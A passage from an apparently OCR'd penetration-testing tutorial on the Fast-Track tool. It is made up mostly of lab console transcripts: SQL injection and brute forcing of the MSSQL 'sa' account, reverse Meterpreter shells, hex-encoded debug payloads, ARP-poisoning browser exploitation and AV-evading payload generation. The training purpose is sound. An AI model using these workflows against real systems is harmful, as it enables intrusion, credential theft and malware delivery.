3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: 4

The manual portion allows you to customize your attack for whatever reason.

You will need to designate where in the URL the SQL Injection is by using
'INJECTHERE

So for example, when the tool asks you for the SQL Injectable URL, type:

http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah


Enter the URL of the susceptible site, remember to put 'INJECTHERE for the
injectible parameter

Example:
http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah

Enter here:
http://10.211.55.128/Default.aspx?login='INJECTHERE&password=blah
Enter the IP Address of server with NetCat Listening: 10.211.55.130
```

```
Enter Port number with NetCat listening: 9090


Sending initial request to enable xp_cmdshell if disabled....
Sending first portion of payload....
Sending second portion of payload....
Sending next portion of payload...
Sending the last portion of the payload...
Running cleanup...
Running the payload on the server...
listening on [any] 9090 ...
10.211.55.128: inverse host lookup failed: Unknown server error :
Connection timed out
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1045
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

MSSQL Bruter

Probably one of my favorite aspects of Fast-Track is the MSSQL Bruter. It is probably one of the most robust and unique MSSQL bruters on the market today. When performing internal penetration tests, you often find that MSSQL "sa" passwords are often overlooked. First, a brief history behind these "sa" accounts is in order.

The "sa" account is the system administrator account for MSSQL and when using "Mixed Mode" or "SQL Authentication", the SQL "sa" account automatically gets created. Administrators have to enter a password when creating these accounts and often leave these as weak passwords.

Fast-Track attacks this weakness and attempts to identify SQL servers with weak "sa" accounts. Once these passwords have been guessed, Fast-Track will deliver whatever payload you want through an advanced hex to binary conversion utilizing windows debug. Let's scan a class C address space for SQL servers. One thing to note when going through these steps is that you will be prompted if you want to perform advanced SQL discovery.

In order to explain this, you first need to understand default installations of SQL Servers. When installing SQL Server, by default it will install SQL on TCP Port 1433. In SQL Server 2005+, you can specify dynamic port allocation which will make the number somewhat random and hard to identify. Luckily for us, SQL server also installs port 1434 UDP which tells us what TCP port the SQL server is running on. When performing the advanced identification, Fast-Track will utilize the Metasploit auxiliary module to query port 1433 for the ports, otherwise Fast-Track will only end up scanning for port 1433. Let's look at the SQL Bruter. Note that by specifying the advanced discovery, it takes significantly longer than if you specify no.

```
Fast-Track Main Menu:

        1.  Fast-Track Updates
        2.  Autopwn Automation
        3.  Nmap Scripting Engine
        4.  Microsoft SQL Tools
```

```
        5.  Mass Client-Side Attack
        6.  Exploits
        7.  Binary to Hex Payload Converter
        8.  Payload Generator
        9.  Fast-Track Tutorials
        10. Fast-Track Changelog
        11. Fast-Track Credits
        12. Exit Fast-Track

        Enter the number: 4


    Microsoft SQL Attack Tools

        1. MSSQL Injector
        2. MSSQL Bruter
        3. SQLPwnage

        (q)uit

        Enter your choice : 2

    Enter the IP Address and Port Number to Attack.

        Options: (a)ttempt SQL Ping and Auto Quick Brute Force
                 (m)ass scan and dictionary brute
                 (s)ingle Target (Attack a Single Target with big
dictionary)
                 (f)ind SQL Ports (SQL Ping)
                 (i) want a command prompt and know which system is
vulnerable
                 (v)ulnerable system, I want to add a local admin on the
box...
                 (r)aw SQL commands to the SQL Server
                 (e)nable xp_cmdshell if its disabled (sql2k and sql2k5)

                 (q)uit

        Enter Option:
```

Fast-Track has a great list of options so let's take a look at each of them:

- Option 'a', 'attempt SQL Ping and Auto Quick Brute Force', will attempt to scan a range of IP addresses. This uses the same syntax as Nmap and uses a built-in pre-defined dictionary list of about fifty passwords.
- Option 'm', 'mass scan and dictionary brute', will scan a range of IP addresses and allow you to specify a word list of your own. Fast-Track does come with a decent word list located in 'bin/dict' though.
- Option 's', 'single Target (Attack a Single Target with big dictionary', will allow you to brute force 1 specific IP address with a large word list.
- Option 'f', 'find SQL Ports (SQL Ping)', will only look for SQL servers and not attack them.
- Option 'i', 'i want a command prompt and know which system is vulnerable', will spawn a command prompt for you if you already know the "sa" password.

- Option 'v', 'vulnerable system, I want to add a local admin on the box...', will add a new administrative user on a box that you know to be vulnerable.
- Option 'e', 'enable xp_cmdshell if its disabled (sql2k and sql2k5)', is a stored procedure Fast-Track utilizes in order to execute underlying system commands. By default, it is disabled in SQL Server 2005 and above but Fast-Track can automatically re-enable it if it has been disabled. Just a good thing to mention, when attacking the remote system with any of the options, Fast-Track will automatically attempt to re-enable xp_cmdshell just in case.

Let's run through the Quick Brute Force.

```
Enter the IP Address and Port Number to Attack.

  Options: (a)ttempt SQL Ping and Auto Quick Brute Force
           (m)ass scan and dictionary brute
           (s)ingle Target (Attack a Single Target with big dictionary)
           (f)ind SQL Ports (SQL Ping)
           (i) want a command prompt and know which system is vulnerable
           (v)ulnerable system, I want to add a local admin on the box...
           (e)nable xp_cmdshell if its disabled (sql2k and sql2k5)

  Enter Option: a
Enter username for SQL database (example:sa): sa
Configuration file not detected, running default path.
Recommend running setup.py install to configure Fast-Track.
Setting default directory...
Enter the IP Range to scan for SQL Scan (example 192.168.1.1-255):
10.211.55.1/24

Do you want to perform advanced SQL server identification on non-standard
SQL ports? This will use UDP footprinting in order to determine where the
SQL servers are at. This could take quite a long time.

Do you want to perform advanced identification, yes or no: yes

[-] Launching SQL Ping, this may take a while to footprint.... [-]

[*] Please wait while we load the module tree...
Brute forcing username: sa

Be patient this could take awhile...

Brute forcing password of password2 on IP 10.211.55.128:1433
Brute forcing password of  on IP 10.211.55.128:1433
Brute forcing password of password on IP 10.211.55.128:1433

SQL Server Compromised: "sa" with password of: "password" on IP
10.211.55.128:1433

Brute forcing password of sqlserver on IP 10.211.55.128:1433
Brute forcing password of sql on IP 10.211.55.128:1433
Brute forcing password of password1 on IP 10.211.55.128:1433
Brute forcing password of password123 on IP 10.211.55.128:1433
Brute forcing password of complexpassword on IP 10.211.55.128:1433
Brute forcing password of database on IP 10.211.55.128:1433
Brute forcing password of server on IP 10.211.55.128:1433
Brute forcing password of changeme on IP 10.211.55.128:1433
```

```
Brute forcing password of change on IP 10.211.55.128:1433
Brute forcing password of sqlserver2000 on IP 10.211.55.128:1433
Brute forcing password of sqlserver2005 on IP 10.211.55.128:1433
Brute forcing password of Sqlserver on IP 10.211.55.128:1433
Brute forcing password of SqlServer on IP 10.211.55.128:1433
Brute forcing password of Password1 on IP 10.211.55.128:1433

Brute forcing password of xp on IP 10.211.55.128:1433
Brute forcing password of nt on IP 10.211.55.128:1433
Brute forcing password of 98 on IP 10.211.55.128:1433
Brute forcing password of 95 on IP 10.211.55.128:1433
Brute forcing password of 2003 on IP 10.211.55.128:1433
Brute forcing password of 2008 on IP 10.211.55.128:1433

****************************************
The following SQL Servers were compromised:
****************************************

1. 10.211.55.128:1433 *** U/N: sa P/W: password ***

****************************************

To interact with system, enter the SQL Server number.

Example: 1. 192.168.1.32 you would type 1

Enter the number:
```

Looking at the output above, we have compromised an SQL server at IP address 10.211.55.128 on port 1433 with username "sa" and password "password". We now want full access to this bad boy. There are a lot of options we can specify and in this case, we'll use a Meterpreter console but there are various other options available to you.

```
Enter number here: 1

Enabling: XP_Cmdshell...
Finished trying to re-enable xp_cmdshell stored procedure if disabled.

Configuration file not detected, running default path.
Recommend running setup.py install to configure Fast-Track.
Setting default directory...
What port do you want the payload to connect to you on: 4444
Metasploit Reverse Meterpreter Upload Detected..
Launching Meterpreter Handler.
Creating Metasploit Reverse Meterpreter Payload..
Sending payload: c88f3f9ac4bbe0e66da147e0f96efd48dad6
Sending payload: ac8cbc47714aaeed2672d69e251cee3dfbad
Metasploit payload delivered..
Converting our payload to binary, this may take a few...
Cleaning up...
Launching payload, this could take up to a minute...
When finished, close the metasploit handler window to return to other
compromised SQL Servers.
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

```
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:4444 -> 10.211.55.128:1030)

meterpreter >
```

Success! We now have full access to this machine. Pretty wicked stuff, and all through guessing the SQL "sa" account.

Binary To Hex Converter

The binary to hex generator is useful when you already have access to a system and need to deliver an executable to it. Typically, TFTP and FTP are filtered by firewalls and an alternative method that does not require any egress connections is utilizing the windows debug conversion in order to deliver your payload.

Fast-Track will take any executable as long as it's below 64kb in size, and spit out a text file with the specific format of the Windows debug conversions. Once you have that, simply paste it into a command prompt, or write a script to get it onto the affected system that you already have access to.

```
Fast-Track Main Menu:

        1.  Fast-Track Updates
        2.  Autopwn Automation
        3.  Nmap Scripting Engine
        4.  Microsoft SQL Tools
        5.  Mass Client-Side Attack
        6.  Exploits
        7.  Binary to Hex Payload Converter
        8.  Payload Generator
        9.  Fast-Track Tutorials
        10. Fast-Track Changelog
        11. Fast-Track Credits
        12. Exit Fast-Track

        Enter the number: 7

Binary to Hex Generator v0.1

        This menu will convert an exe to a hex file which you just need
        to copy and paste the output to a windows command prompt, it will
        then generate an executable based on your payload

        **Note** Based on Windows restrictions the file cannot be over 64kb

        -c to Cancel

    Enter the path to the file to convert to hex:
/pentest/exploits/fasttrack/nc.exe

Finished...
Opening text editor...
```

```
// Output will look like this

DEL T 1>NUL 2>NUL
echo EDS:0 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00>>T
echo EDS:10 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00>>T
echo FDS:20 L 10 00>>T
echo EDS:30 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00>>T
echo EDS:40 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68>>T
echo EDS:50 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F>>T
echo EDS:60 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20>>T
echo EDS:70 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00>>T
```

Simply paste that into a command prompt and watch the magic!

Mass-Client Attack

Fast-Track's 'Mass Client-Side Attack' is similar in nature to Metasploit's db_autopwn. When a user connects to your malicious website, a slew of both custom exploits developed in Fast-Track and the army of exploits in Metasploit's repository will be launched at the client. One thing to add is that you can also use ARP cache poisoning with ettercap in order to force the victim to your site! Let's try this out.

```
Fast-Track Main Menu:

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        6.  Exploits
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        11. Fast-Track Credits
        12. Exit Fast-Track

        Enter the number: 5


        Mass Client Client Attack

        Requirements: PExpect

        Metasploit has a bunch of powerful client-side attacks available in
        its arsenal. This simply launches all client side attacks within
        Metasploit through msfcli and starts them on various ports
        and starts a custom HTTP server for you, injects a new index.html
        file, and puts all of the exploits in iframes.

        If you can get someone to connect to this web page, it will
basically
        brute force various client side exploits in the hope one succeeds.
        You'll have to monitor each shell if one succeeds.. Once finished,
        just have someone connect to port 80 for you and if they are
vulnerable
```


```
        to any of the exploits...should have a nice shell.

        -c to Cancel

    Enter the IP Address to listen on: 10.211.55.130

Specify your payload:

1. Windows Meterpreter Reverse Meterpreter
2. Generic Bind Shell
3. Windows VNC Inject Reverse_TCP (aka "Da Gui")
4. Reverse TCP Shell

Enter the number of the payload you want: 1

Would you like to use ettercap to ARP poison a host yes or no: yes

Ettercap allows you to ARP poison a specific host and when they browse
a site, force them to use the metasploit site and launch a slew of
exploits from the Metasploit repository. ETTERCAP REQUIRED.


What IP Address do you want to poison: 10.211.55.128
Setting up the ettercap filters....
Filter created...
Compiling Ettercap filter...

etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA


12 protocol tables loaded:
DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

11 constants loaded:
VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

Parsing source file 'bin/appdata/fasttrack.filter' done.

Unfolding the meta-tree done.

Converting labels to real offsets done.

Writing output to 'bin/appdata/fasttrack.ef' done.

-> Script encoded into 16 instructions.

Filter compiled...Running Ettercap and poisoning target...
Setting up Metasploit MSFConsole with various exploits...
If an exploit succeeds, type sessions -l to list shells and sessions -i
to interact...


Have someone connect to you on port 80...

Launching MSFConsole and Exploits...

Once you see the Metasploit Console launch all the exploits have someone
connect to you..
SRVPORT => 8072
```

```
resource> set URIPATH /
URIPATH => /
resource> set LPORT 9072
LPORT => 9072
```

```
resource> exploit
[*] Handler binding to LHOST 0.0.0.0
[*] Exploit running as background job.
resource> use exploit/windows/browser/zenturiprogramchecker_unsafe
[*] Started reverse handler
resource> set PAYLOAD windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8071/
PAYLOAD => windows/meterpreter/reverse_tcp
resource> set LHOST 10.211.55.130
LHOST => 10.211.55.130
[*] Local IP: http://10.211.55.130:8071/
resource> set SRVPORT 8073
[*] Server started.
SRVPORT => 8073
resource> set URIPATH /
URIPATH => /
resource> set LPORT 9073
LPORT => 9073
resource> exploit
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8072/
[*] Local IP: http://10.211.55.130:8072/
[*] Server started.
msf exploit(zenturiprogramchecker_unsafe) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8073/
[*] Local IP: http://10.211.55.130:8073/
[*] Server started.
```

At this point when our poor victim at 10.211.55.128 goes to browse ANY website, all the hrefs will be replaced with our website address. Check it out below.



Notice in the bottom left hand corner that the link points to our malicious website on 10.211.55.130. All of the links on Google have successfully been replaced. As soon as a link is clicked, the mayhem begins.

```
[*] Local IP: http://10.211.55.130:8071/
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8072/
[*] Local IP: http://10.211.55.130:8072/
[*] Server started.
msf exploit(zenturiprogramchecker_unsafe) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8073/
[*] Local IP: http://10.211.55.130:8073/
[*] Server started.
[*] Sending Adobe Collab.getIcon() Buffer Overflow to 10.211.55.128:1044...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page to 10.211.55.128:1047...
[*] Sending Adobe JBIG2Decode Memory Corruption Exploit to
10.211.55.128:1046...
[*] Sending exploit to 10.211.55.128:1049...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to
10.211.55.128:1076...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:9007 -> 10.211.55.128:1077
msf exploit(zenturiprogramchecker_unsafe) > sessions -l
```

```
Active sessions
===============

Id Description Tunnel
-- ----------- ------
1 Meterpreter 10.211.55.130:9007 -> 10.211.55.128:1077

msf exploit(zenturiprogramchecker_unsafe) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Note that ARP cache poisoning will only work on systems in the same subnet as you. This was a great example of how to "force" a user to browse to your site instead of having to entice them to click on a link and automatically exploit them with a variety of attacks.

SQL Pwnage

SQLPwnage is an insane tool for detecting potential SQL Injection vulnerabilities within a web application. SQLPwnage will scan subnets and crawl entire URLs looking for any type of POST parameters. SQLPwnage will try both Error and Blind based SQL Injection in an attempt to gain full access to the system. If it can guess the proper SQL Syntax, it will do a series of attacks including re-enabling xp_cmdshell and delivering whatever payload you want, all through SQL Injection. Using the example below, we will automatically crawl and attack a site we know is vulnerable to SQL Injection. SQLPwnage was written by Andrew Weidenhamer and David Kennedy. Let's see what happens.

```
Fast-Track Main Menu:

        1.  Fast-Track Updates
        2.  Autopwn Automation
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        8.  Payload Generator
        9.  Fast-Track Tutorials
        10. Fast-Track Changelog
        11. Fast-Track Credits
        12. Exit Fast-Track

        Enter the number: 4


    Microsoft SQL Attack Tools

        1. MSSQL Injector
        2. MSSQL Bruter
        3. SQLPwnage

        (q)uit

        Enter your choice : 3
```

```
    Checking SQLPwnage dependencies required to run...

    Dependencies installed. Welcome to SQLPwnage.

    Psyco not detected....Recommend installing it for increased speeds.


    SQLPWnage written by: Andrew Weidenhamer and David Kennedy

    SQLPwnage is a mass pwnage tool custom coded for Fast-Track. SQLPwnage
will attempt
    to identify SQL Injection in a website, scan subnet ranges for web
servers, crawl entire
    sites, fuzz form parameters and attempt to gain you remote access to a
system. We use
    unique attacks never performed before in order to bypass the 64kb debug
restrictions
    on remote Windows systems and deploy our large payloads without
restrictions.

    This is all done without a stager to download remote files, the only
egress connections
    made are our final payload. Right now SQLPwnage supports three
payloads, a reverse
    tcp shell, metasploit reverse tcp meterpreter, and metasploit reverse
vnc inject.

    Some additional features are, elevation to "sa" role if not added, data
execution prevention
    (DEP) disabling, anti-virus bypassing, and much more!

    This tool is the only one of its kind, and is currently still in beta.

    SQLPwnage Main Menu:

    1. SQL Injection Search/Exploit by Binary Payload Injection (BLIND)
    2. SQL Injection Search/Exploit by Binary Payload Injection (ERROR
BASED)
    3. SQL Injection single URL exploitation

    -c to Cancel

    Enter your choice: 2

-----------------------------------------------------------------
- This module has the following two options: -
- -
- 1) Spider a single URL looking for SQL Injection. If -
- successful in identifying SQL Injection, it will then -
- give you a choice to exploit.-
- -
- 2) Scan an entire subnet looking for webservers running on -
- port 80. The user will then be prompted with two -
- choices: 1) Select a website or, 2) Attempt to spider -
- all websites that was found during the scan attempting -
- to identify possible SQL Injection. If SQL Injection -
- is identified, the user will then have an option to -
- exploit. -
- -
```

```
- This module is based on error messages that are most -
- commonly returned when SQL Injection is prevalent on -
- web application. -
- -
- If all goes well a reverse shell will be returned back to -
- the user. -
-----------------------------------------------------------------

Scan a subnet or spider single URL?

1. url
2. subnet (new)
3. subnet (lists last scan)

Enter the Number: 2

Enter the ip range, example 192.168.1.1-254: 10.211.55.1-254
Scanning Complete!!! Select a website to spider or spider all??

1. Single Website
2. All Websites

Enter the Number: 2

Attempting to Spider: http://10.211.55.128
Crawling http://10.211.55.128 (Max Depth: 100000)
DONE
Found 0 links, following 0 urls in 0+0:0:0

Spidering is complete.

*************************************************************************
http://10.211.55.128
*************************************************************************


[+] Number of forms detected: 2 [+]

A SQL Exception has been encountered in the "txtLogin" input field of the
above website.

What type of payload do you want?

1. Custom Packed Fast-Track Reverse Payload (AV Safe)
2. Metasploit Reverse VNC Inject (Requires Metasploit)
3. Metasploit Meterpreter Payload (Requires Metasploit)
4. Metasploit TCP Bind Shell (Requires Metasploit)
5. Metasploit Meterpreter Reflective Reverse TCP
6. Metasploit Reflective Reverse VNC

Select your choice: 5
Enter the port you want to listen on: 9090
[+] Importing 64kb debug bypass payload into Fast-Track... [+]
[+] Import complete, formatting the payload for delivery.. [+]
[+] Payload Formatting prepped and ready for launch. [+]
[+] Executing SQL commands to elevate account permissions. [+]
[+] Initiating stored procedure: 'xp_cmdhshell' if disabled. [+]
[+] Delivery Complete. [+]
Created by msfpayload (http://www.metasploit.com).
```

```
Payload: windows/patchupmeterpreter/reverse_tcp
Length: 310
Options: LHOST=10.211.55.130,LPORT=9090
Launching MSFCLI Meterpreter Handler
Creating Metasploit Reverse Meterpreter Payload..
Taking raw binary and converting to hex.
Raw binary converted to straight hex.
[+] Bypassing Windows Debug 64KB Restrictions. Evil. [+]
[+] Sending chunked payload. Number 1 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 2 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 3 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 4 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 5 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 6 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 7 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 8 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 9 of 9. This may take a bit. [+]
[+] Conversion from hex to binary in progress. [+]
[+] Conversion complete. Moving the binary to an executable. [+]
[+] Splitting the hex into 100 character chunks [+]
[+] Split complete. [+]
[+] Prepping the payload for delivery. [+]
Sending chunk 1 of 3, this may take a bit...
Sending chunk 2 of 3, this may take a bit...
Sending chunk 3 of 3, this may take a bit...
Using H2B Bypass to convert our Payload to Binary..
Running cleanup before launching the payload....
[+] Launching the PAYLOAD!! This may take up to two or three minutes. [+]
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (718347 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.211.55.130:9090 -> 10.211.55.128:1031)

meterpreter >
```

Phew! Made that look easy... Fast-Track has successfully gained access and delivered the payload all through SQL Injection! What is interesting about all of this is how the actual payload got delivered. Once Fast-Track identifies SQL Injection, it takes the options specified during the initial setup and creates a Metasploit Payload as an executable format. That executable is then converted into a raw hex version, so the output is just a straight blob of hex. A custom payload is delivered to the victim machine that is completely custom to Fast-Track, what this initial payload does is its a 5kb hex based application, it drops the payload in the hex format on the underlying operating system and uses Windows debug to convert the hex format back to a binary based application. The main limitation with this method is that all payloads MUST be under 64KB in size. If the payload is over the size, it will bomb out and not convert the application. Fast-Track's custom payload (5kb) essentially once converted back to a binary reads in raw hex and spits it to a file in a binary format, thus bypassing the 64KB restriction. This method was first introduced by Scott White at SecureState at Defcon in 2008 and is incorporated into the Fast-Track SQLPwnage and SQLBruter attacks.

Payload Generator

The Fast Track Payload Generator will create custom Metasploit Payloads for you with a click of a button. Often though, remembering the commands with msfpayload can be tricky but Fast-Track's Payload Generator simplifies it for you!

```
Fast-Track Main Menu:

        1.  Fast-Track Updates
        2.  Autopwn Automation
        3.  Nmap Scripting Engine
        4.  Microsoft SQL Tools
        5.  Mass Client-Side Attack
        6.  Exploits
        7.  Binary to Hex Payload Converter
        8.  Payload Generator
        9.  Fast-Track Tutorials
        10. Fast-Track Changelog
        11. Fast-Track Credits
        12. Exit Fast-Track

        Enter the number: 8


        The Metasploit Payload Generator is a simple tool to
        make it extremely easy to generate a payload and listener
        on the Metasploit framework. This does not actually
        exploit any systems, it will generate a metasploit payload
        for you and save it to an executable. You then need to
        someone get it on the remote server by yourself and get it
        to execute correctly.

        This will also encode your payload to get past most AV and
        IDS/IPS.

    What payload do you want to generate:

        Name:                                   Description:

        1. Windows Shell Reverse_TCP            Spawn a command shell on
victim and send back to attacker.
        2. Windows Reverse_TCP Meterpreter      Spawn a meterpreter shell on
victim and send back to attacker.
        3. Windows Reverse_TCP VNC DLL          Spawn a VNC server on victim
and send back to attacker.
        4. Windows Bind Shell                   Execute payload and create an
accepting port on remote system.

        -c to Cancel

        Enter choice (example 1-6): 2


        Below is a list of encodings to try and bypass AV.

        Select one of the below, Avoid_UTF8_tolower usually gets past them.

        1. avoid_utf8_tolower
```

```
        2. shikata_ga_nai
        3. alpha_mixed
        4. alpha_upper
        5. call4_dword_xor
        6. countdown
        7. fnstenv_mov
        8. jmp_call_additive
        9. nonalpha
        10. nonupper
        11. unicode_mixed
        12. unicode_upper
        13. alpha2
        14. No Encoding

        Enter your choice : 2

    Enter IP Address of the listener/attacker (reverse) or host/victim
(bind shell): 10.211.55.130
    Enter the port of the Listener: 9090

    Do you want to create an EXE or Shellcode

        1. Executable
        2. Shellcode

        Enter your choice: 1
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 310
Options: LHOST=10.211.55.130,LPORT=9090,ENCODING=shikata_ga_nai


A payload has been created in this directory and is named 'payload.exe'.
Enjoy!


Do you want to start a listener to receive the payload yes or no: yes

Launching Listener...
*******************************************************************************
*******************

Launching MSFCLI on 'exploit/multi/handler' with
PAYLOAD='windows/meterpreter/reverse_tcp'
Listening on IP: 10.211.55.130 on Local Port: 9090 Using encoding:
ENCODING=shikata_ga_nai

*******************************************************************************
*******************
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Notice that once the payload is created, Fast-Track can automatically set up a listener for you to accept the connection. Now all you have to do is get the executable on the remote system itself. Once executed:

```
**************************************************************************
********************

Launching MSFCLI on 'exploit/multi/handler' with
PAYLOAD='windows/meterpreter/reverse_tcp'
Listening on IP: 10.211.55.130 on Local Port: 9090 Using encoding:
ENCODING=shikata_ga_nai

**************************************************************************
********************
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:9090 -> 10.211.55.128:1078)

meterpreter >
```

We just learned how to easily create payloads using the Fast-Track framework and ultimately gain access to a system using a custom-created payload through the Metasploit Framework!

Metasploit Express (E)

Source: http://www.metasploit.com/express/, http://www.metasploit.com/express/documents/, http://www.metasploit.com/express/gallery/

Metasploit Express is an affordable, easy-to-use penetration testing solution that provides full network penetration testing capabilities, backed by the world's largest, fully tested and integrated public database of exploits. Built on feedback from the Metasploit user community, key security experts, and Rapid7 customers, Metasploit Express enables organizations to take the next step forward in security. In addition to the capabilities offered by the open source framework, Metasploit Express goes above and beyond by delivering a full graphical user interface, automated exploitation capabilities, complete user action audit logs, customizable reporting, combined with an advanced penetration testing workflow. Metasploit Express is fully supported by Rapid7 security and support specialists in addition to the large and growing Metasploit community.

